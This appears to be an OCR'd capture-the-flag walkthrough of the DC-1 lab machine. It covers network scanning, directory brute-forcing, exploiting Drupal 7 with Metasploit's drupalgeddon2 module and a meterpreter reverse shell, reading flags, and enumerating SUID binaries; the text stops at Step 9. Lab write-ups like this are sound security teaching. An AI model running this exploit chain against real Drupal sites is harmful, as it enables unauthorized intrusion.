
DC – 1

New Practice CTF

In This CTF I tried I learn about the drupal vulnerability with help of that we solve this CTF.


- ### Step 1

We first Scan the entire network for finding our targeted system



```
┌──(kali㉿kali)-[~]
└─$ nmap 172.20.10.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-25 03:49 EDT
Nmap scan report for 172.20.10.1
Host is up (0.0041s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: AA:9C:78:C2:B4:64 (Unknown)

Nmap scan report for 172.20.10.3
Host is up (0.0010s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 00:0C:29:AC:B9:8B (VMware)

Nmap scan report for 172.20.10.6
Host is up (0.00054s latency).
All 1000 scanned ports on 172.20.10.6 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: AC:82:47:30:FA:43 (Intel Corporate)


┌──(kali㉿kali)-[~]
└─$ 
```

We found that 172.20.10.3 is our targeted system ip we will check by entering it on browser.




Welcome to Drupal Site

No front page content has been created yet.

It confirms now this is our targeted machine

- ## Step 2

So in this step we will see there how much ports is open and what in basic vulnerabilities in this machine.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC  -p20-8000  172.20.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-25 03:57 EDT
Nmap scan report for 172.20.10.3
Host is up (0.00092s latency).
Not shown: 7978 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40746/udp6  status
|   100024  1          53650/tcp   status
|   100024  1          59361/udp   status
|_  100024  1          60196/tcp6  status
MAC Address: 00:0C:29:AC:B9:8B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


We found that drupal version 7 is present lets see what we found through directory brute forcing.

- ## Step 3

  In directory brute forcing we didn't find something use full but we know drupal is present there.


kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
DC-1
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
Mostly cloudy
Search
1:32 PM
25-Jun-25

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.10.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 284]
/.zip                 (Status: 403) [Size: 283]
/.php                 (Status: 403) [Size: 283]
/index.php            (Status: 200) [Size: 7564]
/search               (Status: 403) [Size: 7500]
/misc                 (Status: 301) [Size: 309] [--> http://172.20.10.3/misc/]
/0                    (Status: 200) [Size: 7564]
/themes               (Status: 301) [Size: 311] [--> http://172.20.10.3/themes/]
/user                 (Status: 200) [Size: 7417]
/modules              (Status: 301) [Size: 312] [--> http://172.20.10.3/modules/]
/admin                (Status: 403) [Size: 7652]
/scripts              (Status: 301) [Size: 312] [--> http://172.20.10.3/scripts/]
/node                 (Status: 200) [Size: 7564]
/Search               (Status: 403) [Size: 7500]
/sites                (Status: 301) [Size: 310] [--> http://172.20.10.3/sites/]
/includes             (Status: 301) [Size: 313] [--> http://172.20.10.3/includes/]
/install.php          (Status: 200) [Size: 3100]
/profiles             (Status: 301) [Size: 313] [--> http://172.20.10.3/profiles/]
/update.php           (Status: 403) [Size: 4038]
/README               (Status: 200) [Size: 5376]
Progress: 4313 / 882244 (0.49%)
```


kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
DC-1
User account | Drupal Site
172.20.10.3/user
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Home
Create new account
Log in
Request new password
Log in
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
Mostly cloudy
Search
1:28 PM
25-Jun-25

Drupal Site

Home

User account

Username *

Enter your Drupal Site username.


Password *

Enter the password that accompanies your username.

Powered by Drupal

➢ Step 4


As we know drupal is there now we will try to find a exploit for drupal on Metasploit Framework.



```
       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                  2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2               2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                 .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                   .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                 .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)                .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                  .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)               .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)                .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)                .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                  .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)               .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)                .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                             .                .          .      .
   15    \_ AKA: Drupalgeddon 2                               .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                  2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .     .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .     .          .      .
   19  auxiliary/gather/drupal_openid_xxe                     2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                 2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize          2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
```

kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
DC-1
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
Mostly cloudy
Search
1:36 PM
25-Jun-25


We will use 1st exploit for that follow below steps as per screenshots.



```
Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.20.10.5      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
DC-1
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
Mostly cloudy
Search
1:38 PM
25-Jun-25


Here we need to set rhost in that set targeted machines ip which is 172.20.10.3



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.3
rhost => 172.20.10.3
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > 
```

➢ Step 5


Now exploit it. We have got the meterpreter access.



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.3
rhost ⇒ 172.20.10.3
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.5:4444 → 172.20.10.3:33462) at 2025-06-25 04:15:29 -0400

meterpreter > 
```


➢ Step 6

Now we need to go to the shell for finding a flag for that follow the following steps.



```
meterpreter > shell
Process 3418 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ 
```

Now we have privilege access we will find flag here




```
www-data@DC-1:/var/www$ ls
ls
COPYRIGHT.txt       LICENSE.txt      cron.php     misc        sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt    modules     themes
INSTALL.pgsql.txt   README.txt       includes     profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php    robots.txt  web.config
INSTALL.txt         authorize.php    install.php  scripts     xmlrpc.php
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$ 
```

We got our first flag there is hint in it for finding second flag

- **Step 7**

  Now we have first flag we will check there is anything in targeted home directory




```
www-data@DC-1:/var/www$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
www-data@DC-1:/home/flag4$ 
```

We got flag4 and some hint with it, as it saying let’s try to access root because the final flag is in root.

- **Step 8**


  We will use this command in this command we are finding permission access for files that are in root and /dev/null is for false result dumb in null folder (the blackhole of linux).

  find / -perm -u=s -type f 2>/dev/null



```
www-data@DC-1:/home/flag4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$ 
```


We found that file.



```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$
```


➢ Step 9

